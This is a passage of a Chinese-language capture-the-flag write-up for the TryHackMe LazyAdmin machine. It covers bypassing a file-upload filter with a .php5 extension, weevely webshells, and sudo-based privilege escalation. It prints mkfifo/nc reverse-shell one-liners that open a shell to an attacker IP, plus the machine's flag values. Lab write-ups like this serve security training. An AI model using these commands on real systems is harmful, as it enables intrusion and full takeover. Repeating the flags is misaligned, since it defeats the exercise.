但是, PHP后缀的文件上传后没有显示,因此猜测网站采取了针对PHP后缀名的检测,尝试使用其他后缀名绕过.发现php5能够正常上传

weeveily的shell制作

```
1 | (odin@kali-odin) - [~/Downloads]
2 | $ weeveily generate 1234 shell.php5
3 | Generated 'shell.php5' with password '1234' of 696 byte size.
```

weeveily连接shell

```
1 | (odin@kali-odin) - [~/Downloads]
2 | $ weeveily http://10.48.174.5/content/inc/mysql_backup/shell.php5 1234
```

还可以使用 GitHub中的pentestmonkey的php-reverse-shell文件 <https://github.com/pentestmonkey/php-reverse-shell>

更换php-reverse-shell的文件后缀于内部的连接IP

Kali中的Terminal中启用

```
1 | nv -nlvp 1234
```

在这种方法中,不再需要weeveily的密码连接方式

成功连接到了靶机


```
www-data@THM-Chal:/var/www/html/content/inc $ cd ..
www-data@THM-Chal:/var/www/html/content $ cd ..
www-data@THM-Chal:/var/www/html $ cd ..
www-data@THM-Chal:/var/www $ cd ..
www-data@THM-Chal:/var $ cd ..
www-data@THM-Chal:/ $ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
www-data@THM-Chal:/ $ whoami
www-data
www-data@THM-Chal:/ $
```

成功在 /home/itguy 下找到了 user.txt 中的flag

```
1 www-data@THM-Chal:/home/itguy $ ls
2 Desktop
3 Documents
4 Downloads
5 Music
6 Pictures
7 Public
8 Templates
9 Videos
```

```
10 backup.pl
11 examples.desktop
12 mysql_login.txt
13 user.txt
14 www-data@THM-Chal:/home/itguy $ cat user.txt
15 THM{63e5bce9271952aad1113b6f1ac28a07}
```

Privilege Escalation

但是访问root文件夹时,显示 permission denied

因此需要进行 Privilege Escalation

执行 `sudo -l` 查看是否有泄漏的sudo权限,发现了一个可以以root身份运行的perl脚本

```
1 www-data@THM-Chal:/home/itguy $ sudo -l
2 Matching Defaults entries for www-data on THM-Chal:
3   env_reset, mail_badpass,
4   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
5 User www-data may run the following commands on THM-Chal:
6   (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

现在目标是找到一种方法获取这台机器的root权限。最好的办法是使用LinPEAs或lineum.sh等工具进行全面枚举

查看perl脚本内容

```
1 www-data@THM-Chal:/home/itguy $ cat backup.pl
2 #!/usr/bin/perl
3
4 system("sh", "/etc/copy.sh");
```

查看 /etc/copy.sh 内容

```
1 www-data@THM-Chal:/home/itguy $ cat /etc/copy.sh
2 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

将 /bin/bash 替换掉 copy.sh 中的内容

```
1 www-data@THM-Chal:/home/itguy $ echo "/bin/bash" > /etc/copy.sh
2 www-data@THM-Chal:/home/itguy $ cat /etc/copy.sh
3 /bin/bash
```

该方法无法完成提权

依据 Claude的解释,失败在于 执行 `sudo perl backup.pl` 时,确实以root权限启动了bash,但是bash立即启动又立即退出了,因为没有交互式终端

使用反向shell

```
1 www-data@THM-Chal:/etc $ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.213.166 4444 >/tmp/f' > /etc/copy.sh
2 www-data@THM-Chal:/etc $ sudo /usr/bin/perl /home/itguy/backup.pl
```

Kali监听

```
1 | nv -nlvp 4444
```

在执行 `sudo perl backup.pl` 时

```
1 —(odin@kali-odin)-[~/Downloads]
2 └─$ nc -nlvp 4444
3 listening on [any] 4444 ...
4 connect to [192.168.213.166] from (UNKNOWN) [10.48.174.5] 42556
5 /bin/sh: 0: can't access tty; job control turned off
6 # ls
7 ImageMagick-6
8 NetworkManager
9 UPower
10 X11
11 acpi
12 adduser.conf
13 alternatives
14 anacrontab
15 apache2
16 ...
```

```
1 # whoami
2 root
3 # cd /root
4 # ls
5 root.txt
6 # cat root.txt
7 THM{6637f41d0177b6f37cb20d775124699f}
```

Summary

nmap端口扫描+访问确认网页内容 ----> ffuf或gobuster扫描路径(ffuf在该靶机中速度更快) ----> 扫描到路径后,获得了/content/as下的登陆界面与/content/inc/mysql_backup下的敏感文件 ----> 通过获得的sql文件中找到了username&password ----> 登陆后找打了文件上传利用点 ----> 上传shell文件 ----> 连接shell&进行提权操作

敏感文件泄漏+文件漏洞漏洞利用实现了基于shell的连接,并且通过shell完成了基于sudo配置问题的提权操作

在攻击过程中的反响shell问题需要注意,特别是在weevely生成的webshell功能与交互性优先,导致某些提权操作无法正常执行

因此使用反向shell + nc的模式更加稳妥

LazyAdmin的安全漏洞的原因在于

1. 敏感文件与路径的泄漏
2. 文件上传漏洞(能够使用php5后缀名绕过上传防御检测)
3. sudo权限配置不当, 允许了普通用户 itguy 使用root执行了脚本
4. 文件权限的配置问题, 普通用户能够更改(写) /etc/copy.sh 内容